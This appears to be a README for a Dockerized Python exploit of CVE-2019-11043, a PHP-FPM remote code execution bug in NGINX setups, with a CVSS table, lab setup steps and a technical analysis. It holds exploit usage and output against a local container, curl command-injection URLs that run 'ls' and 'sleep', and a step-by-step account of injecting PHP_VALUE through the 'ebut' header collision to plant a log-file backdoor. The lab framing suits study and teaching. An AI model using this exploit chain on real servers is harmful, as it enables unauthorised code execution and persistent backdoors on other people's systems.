 kriskhub/cve-2019-11043
Dockerized Python exploit for CVE-2019-11043, a critical PHP-FPM remote code execution vulnerability in NGINX configurations. Includes setup, usage, and detailed analysis.

A Python implementation of the CVE-2019-11043 exploit
The exploit recorded as CVE-2019-11043 takes advantage of a bug in the implementation of PHP-FPM in conjunction with a NGINX server. In certain configurations, a regular expression in the FastCGI path_info causes the FPM module to write past allocated buffers into the space reserverd for the FastCGI protocol data. As a result, a web user may be able to execute code remotely. The following table shows the evaluation of the severity of the exploit according to the Common Vulnerability Scoring System (CVSS).
| Metric | Value |
|---|---|
| Impact Score | 5.9 |
| Base Score | 9.8 |
| Severity | Critical |
| Access Vector | Network |
| Confidentiality | High |
| Integrity | High |
| Availability | High |
Docker Images:
Python:
An installation of Docker and docker-compose is required in order to run the project.
By running the following command from the root directory of the project all needed docker images should be downloaded and containers started in the correct order:
docker-compose up
In order to run the setup daemonized, execute the following command:
docker-compose up -d
To stop a daemonized start, execute the following command:
docker-compose down
Example
# docker-compose up -d
Creating php   ... done
Creating nginx ... done
# python3 exploit.py --target http://localhost:11043/index.php
🚀🚀🚀 Starting...
? Requesting target to find qsl candidates.
        [Response] Status sode is 502 for QSL 1761. Meets criteria and added as candidate
        [Response] Status sode is 502 for QSL 1762. Meets criteria and added as candidate
        [Response] Status sode is 502 for QSL 1763. Meets criteria and added as candidate
        [Response] Status sode is 502 for QSL 1764. Meets criteria and added as candidate
        [Response] Status sode is 502 for QSL 1765. Meets criteria and added as candidate
        Post processed QSL candidate(s): 1751, 1752, 1753, 1754, 1755, 1756, 1757, 1758, 1759, 1760, 1761, 1762, 1763, 1764, 1765
⚙️ Testing found candidates
        [Test] QSL Candidate:  1751
        [Test] QSL Candidate:  1752
        [Test] QSL Candidate:  1753
        [Test] QSL Candidate:  1754
        [Test] QSL Candidate:  1755
💣 Target seems vulnerable with attack parameters: (QSL:1755/HVL:8): PHPSESSID=b83281b19399d7725091ad4b2b20e530; path=/
✅ Success: Remote Code Execution exploit successfully deployed!

You should be able to run commands using:
    🌍 curl http://localhost:11043/index.php?a=bin/ls+/
    or
    🌍 curl http://localhost:11043/index.php?a=%0asleep+5%0a+/
This vulnerability was found during the Real World CTF 2019 Qualification Round, when Andrew Danau, a security researcher, found that sending a new line control character %0A results in an exception in the server's code.
 The regular expression in
 fastcgi_split_path_info directive can be broken using the newline character (in encoded form, %0A). The broken regular expression then leads to an empty PATH_INFO, which triggers the bug.

As the env_path_info is the address of the variable path_info, path_info is 0 so pilen is also 0. slen is the length of the requested URL.

Using a carefully chosen length of the URL path and query string, an attacker can make path_info point precisely to the first byte of _fcgi_data_seg structure. Putting zero into it moves char* pos field backwards, and following FCGI_PUTENV overwrites some data (including other fast cgi variables) with the script path. Using this technique, the vulnerability allows to create a fake PHP_VALUE FCGI variable and then use a chain of carefully chosen config values to get code execution.
int ptlen = strlen(pt);
int slen = len - ptlen;
int len = script_path_translated_len;
len is the length of url path
http://localhost:11043/index.php/TUD%0aNetSec.php/var/www/html/index.php/TUD\nNetSec.phpptlen is the length of content, before the first slash in the url path
http://localhost:11043/index.php/TUD%0aNetSec.phppt is /var/www/html/index.phpThe difference between the two variables "len" and "ptlen" is the length of the path specified in the URL. Since the path of these two can be controlled, the variable path_info can also be controlled.
 As the path is controllable, we can set the value of any address to zero (Line 1222). By setting the value of the targeted address to zero, we can control the
 char* pos of _fcgi_data_seg structure to zero. By this approach we exploit a buffer underflow and are able to write global variables into the right memory space.
The hash and the length are compared before keys. By carefully choosing the right headers and keys, we are able to add using headers. According to the findings of neex, the string "ebut", which becomes HTTP_EBUT has the same length and FCGI_HASH value as PHP_VALUE. Thereby sending a GET request to the server similar to
GET /index.php/PHP_VALUE%0Asession_start=1;;;
EBUT: tudda nwsec
the header HTTP_EBUT becomes PHP_VALUE and the value session_start=1.
The following list gives the exploiter the necessary prerequisites that must be satisfied in order to deploy the attack.
In the first step we have to find a query string length at which a new line control character %0A results in an exception in the server's code and such that the server responds with a > 500 HTTP error code. Based on this information, we can now try to write PHP_VALUE in and control its contents. At first, we try to set up a session. If this succeeds, we are aware of the vulnerability of the server. AT this point, we know that we are able to control any global variables in PHP.
Utilizing the aforementioned established session to the sever, we overwrite and setup our prerequisites to the sever's settings to allow a remote code execution. The author's of the exploit sets up a array of special php settings. He enables auto including, sets the path to /tmp, sets log file address to /tmp/a and also writes the payload into the log file. Finally, the PHP file will automatically include a log file to make a backdoor.
